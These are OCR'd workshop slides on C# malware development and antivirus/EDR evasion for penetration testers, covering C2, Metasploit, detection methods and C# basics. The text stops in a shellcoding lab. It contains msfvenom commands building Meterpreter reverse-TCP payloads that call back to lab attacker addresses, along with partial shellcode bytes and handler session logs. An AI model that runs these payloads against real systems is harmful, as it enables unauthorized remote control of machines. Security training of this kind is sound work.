MALDEV & AV/EDR EVASION FOR PENTESTERS

WHOAMI

- Asahel Hernández
- @theBlazz3 | @blazz3
- Penetration Tester @Dell
- Ing. Gestión de TI
- OSCP, GWAPT
- HTB, CTFs | AV/EDR Evasion

WHAT ARE WE GOING TO COVER

1. Command and Control (C&C or C2)
2. Metasploit & Meterpreter
3. How Does AV and EDR Detect Malware?
4. C# 101
5. Shellcoding
6. AV/EDR Evasion Techniques


Today we will be focusing on using C# for malware development for Windows. We will see basic process injection techniques, strings / shellcode obfuscation and evasion for .NET code..

https://github.com/Blazz3/MalDev-AV-EDR-Evasion-for-Pentesters

01 INTRODUCTION

MALDEV & AV/EDR EVASION

With Antivirus (AV) and Enterprise Detection and Response (EDR) software **becoming more mature** by the minute, the red team is being forced to stay ahead of the curve.



This workshop will guide you through your first steps in the Malware Development (MalDev) & AV/EDR evasion world. It is aimed primarily at offensive practitioners, but *defensive practitioners* are also very welcome to attend and broaden their skillset.

WHAT IS EVASION?

Consists of techniques that adversaries use to avoid detection


Examples:

- Disabling security software
- Obfuscation
- Encryption
- Blending into network traffic (Normal Operations)
- Leverage trusted processes
- 3rd party communication

https://attack.mitre.org/tactics/TA0005/


COMMAND AND CONTROL (C&C OR C2)

A command-and-control [C&C or C2] server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.



https://attack.mitre.org/tactics/TA0011/

COMMAND AND CONTROL FRAMEWORKS



https://www.thec2matrix.com/

METASPLOIT & METERPRETER


- **The Metasploit Framework** is an open source **platform** that supports vulnerability research, exploit development, and the creation of custom security tools.
- **Meterpreter** is an advanced, dynamically extensible **payload** that uses in-memory DLL injection stagers and is extended over the network at runtime.

https://www.offensive-security.com/metasploit-unleashed/

METERPRETER


```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  18        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:64481  (
                                     MHB0T9F                              10.1.1.11)
  23        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:63857  (
                                     MHB0T9F                              10.1.1.11)
  24        meterpreter x64/windows  DESKTOP-MHB0T9F\John Doe @ DESKTOP-  10.1.1.15:8080 -> 10.1.1.11:60025  (
                                     MHB0T9F                              10.1.1.11)

msf6 exploit(multi/handler) > sessions -i 24
[*] Starting interaction with 24...

meterpreter > getuid
Server username: DESKTOP-MHB0T9F\John Doe
meterpreter >
meterpreter > sysinfo
Computer        : DESKTOP-MHB0T9F
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```




METERPRETER STAGED VS STAGELESS

Stageless



windows/meterpreter_reverse_tcp

Staged



windows/meterpreter/reverse_tcp

HOW DOES AV AND EDR DETECT MALWARE?

STATIC DETECTIONS

- **Hashes**

- Simply hashing the file and comparing it to a database of known signatures. Extremely fragile, any changes to the file will change the entire signature.

- **Byte Matching (String Match)**

- Matching a specific pattern of bytes within the code. Example: The presence of the word “mimikatz” or a known memory structure.

- **Heuristics**

- File structure.


- Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)


- Rule based detections (if x & y then malicious), context-based detections. Often uses some kind of aggregate risk for probability of malicious file.

HOW DOES AV AND EDR DETECT MALWARE?

DYNAMIC DETECTIONS

- **Classification Detection:** querying an existing database of known threats.
- **Sandboxing:** execute code in a safe space and analyze what it does.
- **System Logs and Events:** Event Tracing for Windows.
- **API Hooking:** the Windows API calls (CreateFile, OpenProcess, etc.) are intercepted to decide if the action is malicious or not.





WHY C#?


As defenses improve, so does malware.

Offensive operations will always be a game of cat and mouse between attackers and defenders.


As PowerShell became more and more scrutinized over the years, its defensive capabilities grew as well. **AMSI** and **Constrained Language Mode** are two big advancements, but other defensive measures are relevant as well such as **Script Block Logging**.

https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

AMSI



Constrained Language Mode



https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/

C# 101


- Object oriented programming language released in 2001 as part of the .NET initiative.
- C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime)

https://docs.microsoft.com/en-us/dotnet/standard/clr

- Managed Code vs Unmanaged

https://docs.microsoft.com/en-us/dotnet/standard/managed-code

C# 101



https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process

C# 101

Namespaces: C# programs are organized using namespaces. Namespaces are used both as an “internal” organization system for a program, and as an “external” organization system — a way of presenting program elements that are exposed to other programs.

Classes: Classes are the most fundamental of C#'s types. A class is a data structure that combines state (fields) and actions (methods and other function members) in a single unit. A class provides a definition for dynamically created instances of the class, also known as objects.


Methods: A method is a code block that contains a series of statements. A program causes the statements to be executed by calling the method and specifying any required method arguments. In C#, every executed instruction is performed in the context of a method. The Main method is the entry point for every C# application and it's called by the common language runtime (CLR) when the program is started.

https://github.com/LabinatorSolutions/csharp-cheat-sheet

02 LABS

LAB 0

ENVIRONMENT SETUP



ENVIRONMENT SETUP

For this workshop you will need the following hosts:

1) Development / Target Host: A Windows 10 VM with Visual Studio .NET installed, and Windows Defender with an exclusion added to the folder where we will be developing our projects.

2) Attacker Host: A Kali VM

VM Credentials


Windows 10 Development / Testing Host
User: cha0x
Password: Password123

Kali VM Attacker Host
User: kali
Password: kali

To compile the .cs files: **csc.exe file.cs /unsafe**
We will replace"**// CODE**" with custom code

LAB 1

C# BASICS




HELLOWORLD.CS

```
1   using System;
2
3   namespace HelloWorld
4   {
5       class Program
6       {
7           static void Main()
8           {
9               Console.WriteLine("Hello World!");
10              Console.WriteLine("Press any key to exit.");
11              Console.ReadKey();
12          }
13      }
14  }
15
```

HELLOWORLD.CS

```
Console.WriteLine("Hello World!");
```



https://learn.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8

EXERCISE 1:
HELLOWORLD

MESSAGEBOX.CS

```
using System;
using System.Runtime.InteropServices;

namespace PopMessage
{
    public class Program
    {
        // Use DllImport to import the Win32 MessageBox function.
        [DllImport("user32.dll", CharSet = CharSet.Unicode)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption, uint type);

        static void Main(string[] args)
        {
            // Call the MessageBox function using platform invoke.
            MessageBox(new IntPtr(0), "Find the DLL import!!", "Just Popped", 0);
        }
    }
}
```

program2.cs

MESSAGEBOX.CS

```
// Use DllImport to import the Win32 MessageBox function.
[DllImport("user32.dll", CharSet = CharSet.Unicode)]
public static extern int MessageBox(IntPtr hWnd, String text, String caption, uint type);
```

- P/invoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (dll's).

https://learn.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=net-5.0

https://www.pinvoke.net/default.aspx/user32.messagebox

MESSAGEBOX FUNCTION

MessageBox function (winuser.h)

10/13/2021 • 7 minutes to read

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

C++ Copy


```
int MessageBox(
  [in, optional] HWND    hWnd,
  [in, optional] LPCTSTR lpText,
  [in, optional] LPCTSTR lpCaption,
  [in]           UINT    uType
);
```

Header	winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll

https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

WINDOWS API

- Exposes programming interfaces to the services provided by the OS
- File system access, processes & threads management, network connections, user interface, etc.







FIGURE 1-1 Relationship between .NET Framework components

https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-api-list

EXERCISE 2:
MESSAGEBOX


LAB 2

SHELLCODING




SHELLCODE?

- **Position-independent code (PIC)** is a machine code (ASM) that, being placed somewhere in the primary memory, executes properly regardless of its absolute address. Is self-contained, contain what it needs to operate.
- Sequence of bytes that represent assembly instructions



SHELLCODE EXECUTION



METERPRETER'S SHELLCODE

Msfvenom generate shellcode for different payloads in different output formats


```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of hex file: 1022 bytes
fc4883e4f0e8cc0000004151415052483 1d2515665488b5260488b5218488b5220480fb74a4a488b72504d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed52488b522041518b423c4801d0668178180b020f857200000008
0204901d0508b4818e35648ffc94d31c9418b34884801d64831c041c1c90dac4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b0488 4801d0415841585e595a41584159415a48
ffffff5d49be7773325f3332000041564989e64881eca00100004989e549bc020001bbc0a8648541544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00ffd56a0a415e50504d31c94d31c048ffc04889c
```

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of csharp file: 2628 bytes
byte[] buf = new byte[511] {0×fc,0×48,0×83,0×e4,0×f0,0×e8,
0×cc,0×00,0×00,0×00,0×41,0×51,0×41,0×50,0×52,0×51,0×56,0×48,
0×31,0×d2,0×65,0×48,0×8b,0×52,0×60,0×48,0×8b,0×52,0×18,0×48,
```

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=443 EXITFUNC=thread -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

METERPRETER'S SHELLCODE

Using the .exe form from msfvenom




```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.100.133:443
msf6 exploit(multi/handler) > [*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (201525 bytes) to 192.168.100.134
[*] Encoded stage with x64/xor_dynamic
